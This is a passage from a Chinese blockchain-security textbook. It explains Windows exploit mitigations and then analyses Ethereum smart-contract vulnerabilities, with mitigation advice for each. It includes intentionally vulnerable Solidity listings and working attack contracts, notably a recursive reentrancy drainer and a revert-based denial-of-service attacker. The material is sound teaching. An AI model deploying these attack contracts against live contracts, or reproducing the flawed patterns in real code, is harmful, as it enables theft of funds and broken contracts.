的函数、使用循环得到用户输入的程序、低级的字节复制操作、在用户缓冲区进行指针运算的程序等。词法语法分析方法依据程序语法进行分析，与 C 编译器类似，词法语法分析器构建程序的抽象语法表示，在此基础上进行分析。数据流分析技术根据程序执行时的数据流向分析判断程序是否存在安全缺陷。还有人对源代码用标记注释的方法进行研究，分析和寻找其中的漏洞。

随着人工智能技术的发展，未来自动化漏洞挖掘以及智能程序分析技术将是代码安全技术发展的重要方向。

6.4.4　攻击缓解

攻击缓解是指在程序的编译或执行环境等程序生产与运行的过程中，针对漏洞利用的攻击技巧进行有效规避，使得即使代码存在安全漏洞，但漏洞的利用也变得困难或不可行。

现代操作系统大都引入了面向常规漏洞的攻击缓解技术，包括 GS（Control Stack Checking Calls）、SafeSEH（Safe Structured Exception Handler）、Heap Protection、DEP（Data Execution Prevention）、ASLR（Address Space Layout Randomization）等。

GS 是一种针对堆栈溢出的攻击缓解技术，它主要通过 Stack Cookies 和 Variable Reordering 两种技术对堆栈进行保护。Stack Cookies 是由编译器提供的一种运行时堆栈溢出检测技术，开启 /GS 选项的编译器通过在函数头部与尾部增加代码块的方式来检测堆栈溢出。当函数执行时，这段代码会在堆栈本地变量与函数返回地址之间保存一个随机值（即 Stack Cookies）。函数返回时会检查堆栈中存放的随机值是否被修改，如果被修改则意味着发生了堆栈溢出，从而终止程序运行，阻止恶意代码执行。Variable reordering 是一种在编译阶段通过重新排列变量顺序来降低堆栈溢出破坏的技术。它重新排列本地变量，将 string buffer 类型的变量放置在比其他类型变量更高的堆栈地址空间上，防止攻击者通过溢出 string buffer 改写其他本地变量，在 Stack Cookies 被检测前获取控制权。同时，Variable reordering 还将函数参数中的指针、string buffer 复制到本地变量上方额外分配的堆栈地址空间上，函数内部不再使用原先位于返回地址后方的参数。

SafeSEH 是一种针对 SHE 异常处理的攻击缓解技术，用于阻止攻击者通过改写堆栈上的 Exception Handler Record 来获取控制权。它包括针对 SEH 异常处理函数的验证（SHE Handler validation）和针对 SEH 链完整性的验证（SEH chain validation）两部分。SHE Handler validation 使用 (/SAFESEH) 链接选项生成的可执行文件，会在头部包含一个记录所有有效异常处理函数的 SafeSEH table，当异常发生时，ntdll.dll 中的异常分发处理函数会验证堆栈上的 Exception Handler Record 指向 SafeSEH table 中一个有效的异常处理函数。如

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

果异常分发处理函数检测出 Exception Handler Record 被攻击者改写并指向了其他地方，则会终止程序的运行。SEH chain validation 是针对 SEH 链完整性的验证保护技术，通常这种技术被称为 SEHOP（Structured Exception Handler Overwrite Protection），它是在 Windows Server 2008 被引入的一项保护机制。如果系统开启了 SEHOP 保护机制，会将 ntdll.dll 中的 FinalExceptionHandler 作为最后一个异常处理函数设置到每个 SHE 链的尾部。当异常发生时，异常分发处理函数会遍历整个异常处理链，确保最后一个 Exception Handler Record 的 nextSEH 指针为 0xFFFFFFFF，Handler 始终指向 FinalExceptionHandler，否则将终止程序的运行。

DEP 试图从根本上阻止 shellcode 的执行。在开启 DEP 的系统中，代码只能在被标记为 execution 的页面上执行，因此可以阻止攻击者执行位于堆栈、堆或者数据段中的 shellcode。当 EIP 指向 non-execution 属性页面时，系统将直接终止程序执行。可以通过链接选项 (/NXCOMPAT) 使生成的可执行文件开启 DEP 保护。

ASLR 是从 Vista 和 Windows Server 2008 开始引入的一项重要的攻击缓解技术。系统在加载支持 ASLR 技术的可执行程序、动态链接库等映像文件时，会对其加载位置进行随机化处理，使得重启后每次加载进内存的基址不同。因此利用程序编写者就无法找到稳定可靠的 jmp esp、pop pop ret、xchg eax、esp 等指令地址，更无法定位系统 API 的位置，特别是在 DEP、ASLR 同时开启的情况下，会大大增加漏洞利用的难度。ASLR 会对加载的 PE 文件、堆、堆栈、PEB、TEB 等的位置进行随机化处理。可以通过链接选项 (/DYNAMICBASE) 使生成的可执行文件开启 ASLR 保护。

在安装与部署区块链系统时，建议开启操作系统的这些缓解技术，从而提高运行系统的安全性。

6.5 基础设施安全威胁与防护

区块链的基础设施包括 P2P 网络、终端的数据存储、钱包运行及交易平台等，面临的安全威胁主要包括 P2P 网络安全威胁、钱包安全、交易平台被窃等。

在区块链网络中，P2P 网络面临的主要安全威胁是路由攻击，由于 P2P 网络的每个节点都是通过与其他节点交互实现路由表的构造的，故攻击者可以通过向其他节点发送不正确的路由信息破坏其他节点的路由表，导致查询请求发送不到正确的节点上，导致大量消息重传。

钱包面临的安全威胁主要有私钥失窃、安全漏洞等。对私钥的合理保护是钱包的主要安全需求，有研究者提出了硬件钱包的方案，即将区块链钱包实现在硬件代码中，并通过

非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

TPM 等方案对其私钥进行安全保护。

交易所和用户面临的安全威胁主要有病毒攻击、利用挖矿木马进行挖矿等。交易所需要加强边界安全防护，有效防止病毒入侵，并检测挖矿木马，防止不正当的挖矿行为。

6.6　典型漏洞分析与实践

针对现有区块链系统的典型漏洞，基于以太坊的智能合约，本节将介绍漏洞的发生原因、使用 Solidity 语言描述其漏洞示例及验证代码，并介绍缓解方法。

6.6.1　重入漏洞

重入漏洞（Reentrancy）是以太坊智能合约中最著名的安全漏洞之一。重入漏洞的发生原理是在调用合约的内部执行完成之前，外部合约被允许发起对调用合约的新的调用。对于一个函数来说，重入漏洞意味着由于调用了不可信合约或者具有访问外部地址的底层函数被使用，导致合约状态在执行期间发生改变。

著名的 The DAO 安全事件就与重入漏洞密切相关，最终导致以太坊硬分叉出以太经典。

例如，以下执行过程会导致重入漏洞的发生：

（1）一个智能合约 sc 用于查询多个外部地址的余额，并允许用户使用其提供的 public withdraw() 函数实现资金提取；

（2）一个恶意智能合约 msc 使用 withdraw() 函数恢复其全部账户余额；

（3）此时，受害合约 sc 执行底层函数 call.value(amount)() 来向恶意智能合约 msc 发送 Ether，而后再更新 msc 的账户余额；

（4）恶意合约实现了一个 payable fallback() 函数用于接收资金，而后回调受害合约 sc 的 withdraw() 函数；

（5）于是，回调重入的二次执行触发了资金转账，由于恶意合约 msc 的余额在第一次调用后还未被更新，结果导致恶意合约 msc 在第二次执行时成功撤销其全部余额。

接下来，我们通过一个重入漏洞示例代码深入理解该漏洞的发生原理。

代码清单 6-1 所示代码实现的是一个类似公共钱包的合约。任何人都可以向 IDMoney 存入相应的 Ether，合约会记录每个账户在该合约里的 Ether 情况，账户可以查询自身 / 他人在此合约中的余额，同时也能够通过 withdraw() 函数将自己在合约中的 Ether 直接提取出来转给其他账户。

非卖品，仅供非商业用途或交流学习使用

代码清单6-1 重入漏洞示例代码

```
pragma solidity ^0.4.10;

contract IDMoney {
    address owner;
    mapping (address => uint256) balances;// 记录每个打币者存入的资产情况

    event withdrawLog(address, uint256);

    function IDMoney() { owner = msg.sender; }
    function deposit() payable { balances[msg.sender] += msg.value; }
    function withdraw(address to, uint256 amount) {
        require(balances[msg.sender] > amount);
        require(this.balance > amount);
        withdrawLog(to, amount);// 打印日志，方便观察 reentrancy
        to.call.value(amount)();// 使用call.value()()进行Ether转币时，默认会发所有的Gas
            给外部
        balances[msg.sender] -= amount;
    }
    function balanceOf() returns (uint256) { return balances[msg.sender]; }
    function balanceOf(address addr) returns (uint256) { return balances[addr]; }
}
```

以上代码在实现逻辑上完全正确，能够实现其预期功能。但是，由于 Solidity 语言的自身特性导致底层处理出现漏洞。在 withdraw(address, uint256) 函数中，合约在进行提币时，使用 require 判断提币账户是否拥有相应的余额，该合约是否拥有足够的资金可供提币，随后使用 to.call.value(amount)() 来发送 Ether，处理完成后更新对应用户的余额。

由于 call.value()() 函数会将剩余的 Gas 全部给予外部调用 fallback 函数，而在提币过程中，存在一个递归 withdraw() 的问题，由于余额更新在转币之后，恶意合约可以递归调用合约，将公共钱包合约里的 Ether 全部提出，其调用流程如图 6-1 所示。




图 6-1 重入漏洞的攻击过程

因此，可以设计恶意合约代码如代码清单 6-2 所示。

非卖品，仅供非商业用途或交流学习使用

代码清单6-2　重入漏洞攻击示例代码

```
contract Attack {
    address owner;
    address victim;

    modifier ownerOnly { require(owner == msg.sender); _; }

    function Attack() payable { owner = msg.sender; }

    //设置已部署的 IDMoney 合约实例地址
    function setVictim(address target) ownerOnly { victim = target; }

    // 存储 Ether 到 IDMoney 合约实例地址
    function step1(uint256 amount) ownerOnly payable {
        if (this.balance > amount) {
            victim.call.value(amount)(bytes4(keccak256("deposit()")));
        }
    }
    // 从 IDMoney 合约地址提取 Ether
    function step2(uint256 amount) ownerOnly {
        victim.call(bytes4(keccak256("withdraw(address,uint256)")), this, amount);
    }
    // selfdestruct 操作，将所有余额发送给所有者
    function stopAttack() ownerOnly {
        selfdestruct(owner);
    }

    function startAttack(uint256 amount) ownerOnly {
        step1(amount);
        step2(amount / 2);
    }

    function () payable {
        if (msg.sender == victim) {
            //再次尝试调用 IDCoin 的 sendCoin 函数，递归转币
victim.call(bytes4(keccak256("withdraw(address,uint256)")), this, msg.value);
        }
    }
}
```

以上验证性的攻击代码可以在 remix 中进行测试，可以成功提取资金。

针对重入漏洞，在编写智能合约的过程中，建议使用 send() 和 transfer() 函数替代 call.value()() 函数，限制底层缺陷函数的使用，缓解重入漏洞的发生。

6.6.2　访问控制漏洞

访问控制（access control）是重要的信息安全技术，用于对信息系统进行访问权限控

非卖品，仅供非商业用途或交流学习使用

制。在以太坊智能合约中，访问控制导致的安全漏洞主要是由变量或函数访问域关键字的状态设置引起的。由于智能合约的功能往往通过具有可见的 public 或 external 访问域关键字的函数完成，不安全的可见属性设置将会导致攻击者直接访问合约的私有变量或逻辑功能，绕过访问控制机制。

在 Solidity 中，默认的变量或函数访问域关键字包括 private、public、external 和 internal。对于合约实例来讲，其方法的默认可见状态为 public，变量的默认可见状态为 private。

- public：标记函数或变量可以被任何账户调用或获取，可以是合约里的函数、外部用户或继承该合约里的函数；
- external：标记的函数只能从外部访问，不能被合约里的函数直接调用，但可以使用 this.func() 外部调用的方式调用该函数；
- private：标记的函数或变量只能在本合约中使用（注：这里的限制只是在代码层面，以太坊是公链，任何人都能直接从链上获取合约的状态信息）；
- internal：一般用在合约继承中，父合约中被标记成 internal 状态的变量或函数可供子合约进行直接访问和调用（外部无法直接获取和调用）。

Solidity 中除了常规的变量和函数可见性描述外，这里还需要特别提到的就是两种底层调用方式 call 和 delegatecall：

- call 的外部调用上下文是外部合约，即 call 调用在外部合约中执行结束后，再返回；
- delegatecall 的外部调用上下又是调用合约的上下文，即 delegatecall 调用从外部合约返回后，在当前合约的上下文中执行。

call 与 delegatecall 的调用过程如图 6-2 所示。




图 6-2　call 与 delegatecall 的调用过程

非卖品，仅供非商业用途或交流学习使用

访问控制漏洞往往存在于以下几种情况：智能合约使用废弃的 tx.origin 验证调用者；智能合约需要处理具有复杂逻辑的论证功能，且合约代码使用了 require 实现这一功能；以及在 proxy 库或 proxy 合约中不恰当地使用 delegatecall 函数。

以太坊智能合约的访问控制漏洞引起的严重安全事件是 Parity 多签名 Multi-sig 缺陷事件，该事件最终导致 150000ETH 的损失。

例如，以下过程会导致访问控制漏洞的发生：

（1）一个智能合约 sm 指派其初始化地址为合约的拥有者。这在授权如撤销合约资金能力的特定权限的合约中较为常见。

（2）初始化函数可被任意调用者调用，不论初始化函数是否被调用过。这将导致任何调用者都可以成为 sm 的拥有者，进而提取其资金。

接下来，我们通过一个访问控制漏洞示例代码深入理解该漏洞的发生原理。

在代码清单 6-3 所示代码中，合约 Delegation 在 fallback 函数中使用 msg.data 对 Delegate 实例进行了 delegatecall() 调用。msg.data 可控，这里攻击者直接用 bytes4(keccak256("pwn()")) 即可通过 delegatecall() 将已部署的 Delegation owner 修改为攻击者自己（msg.sender）。

代码清单6-3　访问控制漏洞示例代码

```
pragma solidity ^0.4.10;

contract Delegate {
    address public owner;

    function Delegate(address _owner) {
        owner = _owner;
    }
    function pwn() {
        owner = msg.sender;
    }
}

contract Delegation {
    address public owner;
    Delegate delegate;

    function Delegation(address _delegateAddress) {
        delegate = Delegate(_delegateAddress);
        owner = msg.sender;
    }
    function () {
        if (delegate.delegatecall(msg.data)) {
```

非卖品，仅供非商业用途或交流学习使用

```
                this;
            }
        }
    }
```

针对访问控制漏洞，建议在定义函数的可见属性时对其进行严格审查，以避免将任何调用者设置为合约的 owner 的情况发生。

6.6.3 整数溢出漏洞

整数溢出漏洞属于算术类漏洞（Arithemtic Vulnerability），分为上溢漏洞和下溢漏洞。整数溢出的原理较为简单，在程序的表达式运算中，若其运算结果超出了整数变量的表示范围，则发生溢出。如 32 位无符号正整数的表示范围是 $[0, 2^{32}-1]$，当值为 $2^{32}-1$ 的整数进行加 1 运算时，则会发生溢出，结果为 0；有符号整数的表示范围是 $[-2^{31}, 2^{31}-1]$，当值为 $2^{31}-1$ 的整数进行加 1 运算时，则会发生溢出，结果 -1。

Solidity 语言暂不支持类似于 C 语言中的 float、double 等浮点型数据类型。Solidity 语言支持 int/uint 变长的有符号或无符号整型，步长以 8 递增，支持从 uint8 到 uint256 的无符号整型和 int8 到 int256 的有符号整型。int8 的数值范围是 $[0, 2^{8}-1]$，uint256 的数值范围是 $[0, 2^{256}-1]$，余下数据类型与 C 语言类似。

Solidity 语言支持的算术运算符如下：

- 数学运算：包括普通的 +、-、*、/，一元运算 +，取余运算 %，平方运算 **；
- 比较运算：包括 <=、<、==、!=、>=、>，返回值为 bool 类型；
- 位运算：包括 &、|、^、~。

例如，以下过程将会导致整数溢出漏洞的发生：

- 一个智能合约 sc 的 withdraw() 函数允许用户查询捐赠操作后的资金；
- 攻击者试图从自己账户中提取比其拥有金额多的代币；
- 该 withdraw() 函数的查询结果总是为正数，允许攻击者提取比其拥有金额多的代币。

接下来，我们通过一个整数溢出漏洞示例代码深入理解该漏洞的发生原理。

在代码清单 6-4 所示代码中，withdraw() 函数中首先通过 require(balances[msg.sender] - _amount > 0) 来确保账户有足够的余额可以提取，随后通过 msg.sender.transfer(_amount) 来提取 Ether，最后更新用户余额信息。这段代码若是一个没有任何安全编码经验的人来审计，代码的逻辑处理流程似乎没有什么问题，但是如果是编码经验丰富或者说是安全研究人员来看，这里就明显存在整数溢出绕过检查的漏洞。

非卖品，仅供非商业用途或交流学习使用

代码清单6-4　整数溢出漏洞示例代码

```
function withdraw(uint _amount) {
    require(balances[msg.sender] - _amount > 0);
    msg.sender.transfer(_amount);
    balances[msg.sender] -= _amount;
}
```

Solidity 中 uint 默认为 256 位无符号整型，在上面的示例代码中通过做差的方式来判断余额，如果传入的 _amount 大于账户余额，则 balances[msg.sender] - _amount 会由于整数下溢而大于 0 绕过了条件判断，最终提取大于用户余额的 Ether，且更新后的余额可能会是一个极其大的数。

该漏洞可使用代码清单 6-5 所示攻击示例代码进行验证。

代码清单6-5　整数溢出漏洞攻击示例代码

```
pragma solidity ^0.4.10;

contract MyToken {
    mapping (address => uint) balances;

    function balanceOf(address _user) returns (uint) { return balances[_user]; }
    function deposit() payable { balances[msg.sender] += msg.value; }
    function withdraw(uint _amount) {
        require(balances[msg.sender] - _amount > 0);//存在整数溢出
        msg.sender.transfer(_amount);
        balances[msg.sender] -= _amount;
    }
}
```

避免整数溢出漏洞的缓解方案包括优化算术运算表达式，严格限制变量发生溢出的可能。如上例中，将判断条件修改为 require(balances[msg.sender] > _amount)，就不会执行算术操作来进行逻辑运算的判断，可在一定程度上避免整数溢出的发生。

Solidity 除了简单的算术操作会出现整数溢出外，还有一些需要注意的编码细节，稍不注意就可能形成整数溢出导致无法执行正常代码流程：

- 数组 length 为 256 位无符号整型，仔细对 array.length++ 或者 array.length-- 操作进行溢出校验；
- 常见的循环变量 for (var i = 0; i < items.length; i++) ... 中，*i* 为 8 位无符整型，当 items 长度大于 256 时，可能造成 *i* 值溢出无法遍历完全。

为了防止整数溢出的发生，建议直接使用 OpenZeppelin 维护的一套智能合约函数库中的 SafeMath 来处理算术逻辑。

非卖品，仅供非商业用途或交流学习使用

6.6.4 底层函数返回值未检查漏洞

Solidity 的底层函数包括 call()、callcode()、delegatecall() 和 send() 等，这些函数的错误处理逻辑与其他 Solidity 函数存在较大差异，当执行发生错误时，这些函数往往不会进行错误传播，仅返回一个设置为 false 的变量，而继续执行合约的后续代码。对底层函数返回值进行不当处理往往会造成严重后果，导致底层函数返回值未检查漏洞（unchecked return values for low level calls）的发生。

底层函数的主要语义如下：

- call() 函数用于 Solidity 进行外部调用，例如调用外部合约函数 <address>.call(bytes4(keccak("somefunc(params)"), params))，外部调用 call() 返回一个 bool 值来标识外部调用的成功与否。
- delegatecall() 与 call() 一致，但该函数会将外部代码直接作用于合约上下文，同样也是只能获取一个 bool 值来表示调用成功或者失败（发生异常）。
- callcode() 是 delegatecall() 的早期版本，两者都是将外部代码加载到当前上下文中进行执行，但是在 msg.sender 和 msg.value 的指向上却有差异。
- call.value()() 函数在合约中直接发起 TX，没有对 Gas 数量进行限制，该函数较为危险。
- send() 函数发送 Ether 失败时直接返回 false。这里需要注意的一点就是，send() 的目标如果是合约账户，则会尝试调用它的 fallbcak() 函数，fallback() 函数中执行失败，send() 同样也只会返回 false。但由于只会提供 2300 Gas 给 fallback() 函数，所以可以防重入漏洞（恶意递归调用）。
- transfer() 也可以发起 Ether 交易，但与 send() 不同的，transfer() 是一个较为安全的转币操作，当发送失败时会自动回滚状态，该函数调用没有返回值。同样，如果 transfer() 的目标是合约账户，也会调用合约的 fallback() 函数，并且只会传递 2300 Gas 用于 fallback() 函数执行，可以防止重入漏洞（恶意递归调用）。

著名的 King of the Ether 安全事件就与该漏洞有关。

接下来，我们通过一个底层函数返回值未检查漏洞示例代码深入理解该漏洞的发生原理。

在代码清单 6-6 所示代码中，提币流程使用 sned() 函数进行转账，但代码未对其返回值进行检查，如果 msg.sender 为合约账户。其 fallback() 会被调用，该 fallback() 会调用失败，则 send() 返回 false，最终导致账户余额减少，但提币未成功。

代码清单6-6 底层函数返回值未检查漏洞示例代码

```
pragma solidity ^0.4.10;

function withdraw(uint256 _amount) public {
```

非卖品，仅供非商业用途或交流学习使用

```
        require(balances[msg.sender] >= _amount);
        balances[msg.sender] -= _amount;
        etherLeft -= _amount;
        msg.sender.send(_amount);//未验证send()返回值，若msg.sender为合约账户fallback()调
            用失败，则send()返回false
    }
```

针对该漏洞，在编写智能合约的过程中，建议对底层函数的返回值进行检查，及时处理未成功执行的合约代码，避免该漏洞发生。

6.6.5　拒绝服务漏洞

Solidity 合约代码中的拒绝服务漏洞（Denial of Service，DoS）是指对以太坊智能合约进行 DoS 攻击，导致 Ether 和 Gas 的大量消耗，更严重的是使得原本的合约代码无法正常运行。

GovernMental 安全事件和 Parity 多签名钱包安全事件都最终导致了对合约的拒绝服务攻击。

例如，以下执行过程会导致拒绝服务漏洞的发生：

（1）一个拍卖合约 ac 允许用户对其不同的资产进行竞标标价。

（2）标价代码中使用 bid() 函数及其期望的 Ether 值。拍卖合约 ac 将存储 Ether 到第三方契约中，直到资产的所有者收到其标价的 Ether，或者标价用户取消了本次竞标。因此，ac 需要持有未完成拍卖物品的标价 Ether。

（3）拍卖合约 ac 实现了 withdraw() 函数，允许管理员查询合约的资金。同时，withdraw() 函数将资金数量发送到硬编码的地址，并将该函数设置为 public。

（4）此时，攻击者通过调用 withdraw() 函数，直接调用合约的资金到管理员。这将使得第三方契约失效，阻止竞标过程。

（5）虽然管理员可以将第三方契约资金返回到合约中，但攻击者可以继续重复上述过程，导致拒绝服务。

接下来，我们通过一个拒绝服务漏洞示例代码深入理解该漏洞的发生原理。

代码清单 6-7 所示代码实现的是一个类似于 KingOfEther 的智能合约。按合约的正常逻辑，任何出价高于合约当前 price 的都能成为新的 president，原有合约里的存款会返还给上一人 president，并且这里也使用了 transfer() 来进行 Ether 转账。看似没有问题的逻辑，但不要忘了，以太坊中有两类账户类型，如果发起 becomePresident() 调用的是个合约账户，并且成功获取了 president，如果其 fallback() 函数恶意进行了类似 revert() 这样主动跑出错误的操作，那么其他账户也就无法再正常进行，使 becomePresident 逻辑成为 president 了。

代码清单6-7 拒绝服务漏洞示例代码

```
pragma solidity ^0.4.10;

contract PresidentOfCountry {
    address public president;
    uint256 price;

    function PresidentOfCountry(uint256 _price) {
        require(_price > 0);
        price = _price;
        president = msg.sender;
    }

    function becomePresident() payable {
        require(msg.value >= price); // 必须能够给 become president 付费
        president.transfer(price); // 给前一个 president 付费
        president = msg.sender;// 选出新 president
        price = price * 2; // 双倍付费给 become president
    }
}
```

该漏洞示例可通过代码清单 6-8 所示攻击示例代码进行验证。

代码清单6-8 拒绝服务漏洞攻击示例代码

```
pragma solidity ^0.4.10;

contract Attack {
    function () { revert(); }

    function Attack(address _target) payable {
    _target.call.value(msg.value)(bytes4(keccak256("becomePresident()")));
    }
}
```

通过使用 _target.call.value(msg.value)(bytes4(keccak256("becomePresident()"))) 实现拒绝服务。

拒绝服务漏洞的缓解方法一般包括严格审查合约代码的实现逻辑，避免业务逻辑缺陷导致拒绝服务。

6.6.6 随机性不当漏洞

随机性不当漏洞（Bad Randomness）属于伪随机数问题。虽然 Solidity 提供了用于获得随机值的函数和变量，但是获得随机值存在可预测性，攻击者可以通过预测随机值实现对合约的攻击。

著名的 SmartBillions Lottery 安全事件就与随机数不当有关。

例如，以下执行过程会导致随机性不当漏洞的发生：

（1）一个智能合约 sc 使用块数作为随机数的源，用于某个游戏。

（2）攻击者编写恶意智能合约 msc 来检查具有当前块数的用户是否赢得游戏。因此，msc 将调用 sc 以便取得胜利，由于对 sc 的调用是本次交易的一部分，因此，块数在两个合约中将保持相同。

（3）攻击者可以通过仅仅调用自己的 msc，直到获得胜利。

接下来，我们通过一个随机性不当漏洞示例代码深入理解该漏洞的发生原理。

在代码清单 6-9 所示代码中，虽然 seed 变量被标记为了私有变量，但是由于链上的数据都是公开的，seed 的值可以通过扫描与该合约相关的 TX 来获得。获取 seed 值后，同样的 iteration 值也是可以得到的，那么整个 uint(keccak256(seed + iteration)) 的值就是可预测的了。

代码清单6-9　随机性不当漏洞示例代码

```
pragma solidity ^0.4.10;
uint256 private seed;

function play() public payable {
        require(msg.value >= 1 ether);
        iteration++;
        uint randomNumber = uint(keccak256(seed + iteration));
        if (randomNumber % 2 == 0) {
        msg.sender.transfer(this.balance);
    }
}
```

合约代码使用当前块的 Hash 值或块号作为随机值都会引起随机性不当漏洞，实现中避免使用这些数据。

6.6.7　提前交易漏洞

提前交易漏洞（Front Running）也被称为 TOCTOU 漏洞（Time-of-Check vs Time-of-Use）、竞争条件（race condition）或交易顺序依赖（transaction ordering dependence，TOD）漏洞，是指某个用户发起一个交易后且该交易被确认前，另一用户抢先发起同一交易并确认完成。在以太坊中，提前交易漏洞与交易策略有关，以太坊设计为优先确认支付较高交易费的交易，因此，如果某个用户解出了难题，提交之前被恶意用户窃取，而恶意用户通过提供较高交易费的方式提交该难题的答案，将会被提前确认，发生提前交易攻击。

例如，以下执行过程会导致提前交易漏洞的发生：

（1）一个智能合约 sc 发布了一个 RSA 数 N=prime1*prime2。

（2）调用者使用正确的 prime1 和 prime2 值实现对 submitsolution() 函数的调用，同时会获得奖励。

（3）假设某个用户 Alice 成功解出 RSA 数，使用一个交易提交了答案，由于 Alice 的交易可被任何人可见，而交易中包含了答案，某个恶意用户可通过使用更高交易费的方式提交该答案；

（4）由于高交易费优先的设计原则，第二个交易会被矿工优先确认，系统会认为恶意用户解出该题目。

使用图示表示提前交易的执行过程如图 6-3 所示。




图 6-3　提前交易漏洞执行细节

提前交易漏洞的发生与交易策略机制的实现有关，需要系统设计区分交易先后的方法，以避免提前交易漏洞的发生。

6.6.8　时间篡改漏洞

时间篡改漏洞（Time Manipulation）是指以太坊智能合约中由于时间变化导致的安全缺陷。在从交易发起到完成的过程中，对于某个难题，从锁定交易 Token 到解锁资金，合约代码需要在当前时间进行确认。在 Solidity 中，一般通过 block.timestamp 获得时间，而该时间是由矿工确定的。然而，合约系统不应该完全信赖或依赖矿工，如果该时间被故意篡改，将使得交易发生错误。

例如，以下执行过程会导致时间篡改漏洞的发生：

（1）一个智能合约 sc 设定用于在未来某个时间 t 给第一位玩家支付费用；

（2）一个恶意的矿工通过设置其交易时间戳为 t 来试图赢得费用；

（3）在比 t 稍早的时间，该矿工完成出块，由于当前块的真实时间接近于 t，其他节点将确认接收该块。

接下来，我们通过一个重入漏洞示例代码深入理解该漏洞的发生原理。

代码清单 6-10 所示代码仅允许在某个时间之后来调用该函数，由于矿工可以影响块的时间戳，矿工们可以通过将区块的时间戳设置为未来某个时间，以便使得区块被确认。如果设置的时间戳与真实时间比较接近，则会被接收。

代码清单6-10　时间篡改漏洞示例代码

```
pragma solidity ^0.4.10;

function play() public {
    require(now > 1521763200 && neverPlayed == true);
    neverPlayed = false;
    msg.sender.transfer(1500 ether);
}
```

6.6.9　短地址漏洞

短地址漏洞（Short Address Attack）也被称为客户端漏洞，属于以太坊智能合约 EVM 虚拟机的设计缺陷。Token 交易时，假设用户输入的地址是 20 字节长，但在实际使用时，并未对该地址的长度进行检查。

例如，以下执行过程会导致短地址漏洞的发生：

（1）一个交易 API 函数提供了一个交易函数，带有一个接受地址和金额；

（2）该 API 函数与智能合约的 transfer(address _to, uint256 _amount) 函数进行交互，并使用一个故意修改的地址，该地址在 20 字节之后添加了 12 个值为 0 的字节，总共 32 字节；

（3）此时，Bob 使用地址 0x3bdde1e9fbaef2579dd63e2abbf0be445ab93f00 请求 Alice 发送 20 个 Token 给自己，但是故意修改其地址的末尾字节为 0；

（4）Alice 使用交易 API 向 Bob 发送 Token，此时地址的最后的 0 字节被丢弃，使用的是 19 个字节的地址；

（5）API 函数对该地址补全 12 字节的 0 字节，变成 31 字节的地址，而不是 32 字节，此时会发生对 _amount 自己的窃取；

（6）EVM 在执行该函数时，由于发现是 31 字节的地址，会自动再读取后边一个字节，即 _amount 的首字节，而 _amount 会继续读取后续一个字节补全，导致 _amount 的值被扩大 256 倍，即发送给 Bob 比原先多 256 倍的 Token。

接下来，我们通过一个短地址漏洞示例代码深入理解该漏洞的发生原理，如代码清单 6-11 所示。

代码清单6-11 短地址漏洞示例代码

```
pragma solidity ^0.4.10;

contract ICoin {
        address owner;
        mapping (address => uint256) public balances;

        modifier OwnerOnly() { require(msg.sender == owner); _; }

        function ICoin() { owner = msg.sender; }
        function approve(address _to, uint256 _amount) OwnerOnly { balances[_to]
            += _amount; }
        function transfer(address _to, uint256 _amount) {
        require(balances[msg.sender] > _amount);
        balances[msg.sender] -= _amount;
        balances[_to] += _amount;
    }
}
```

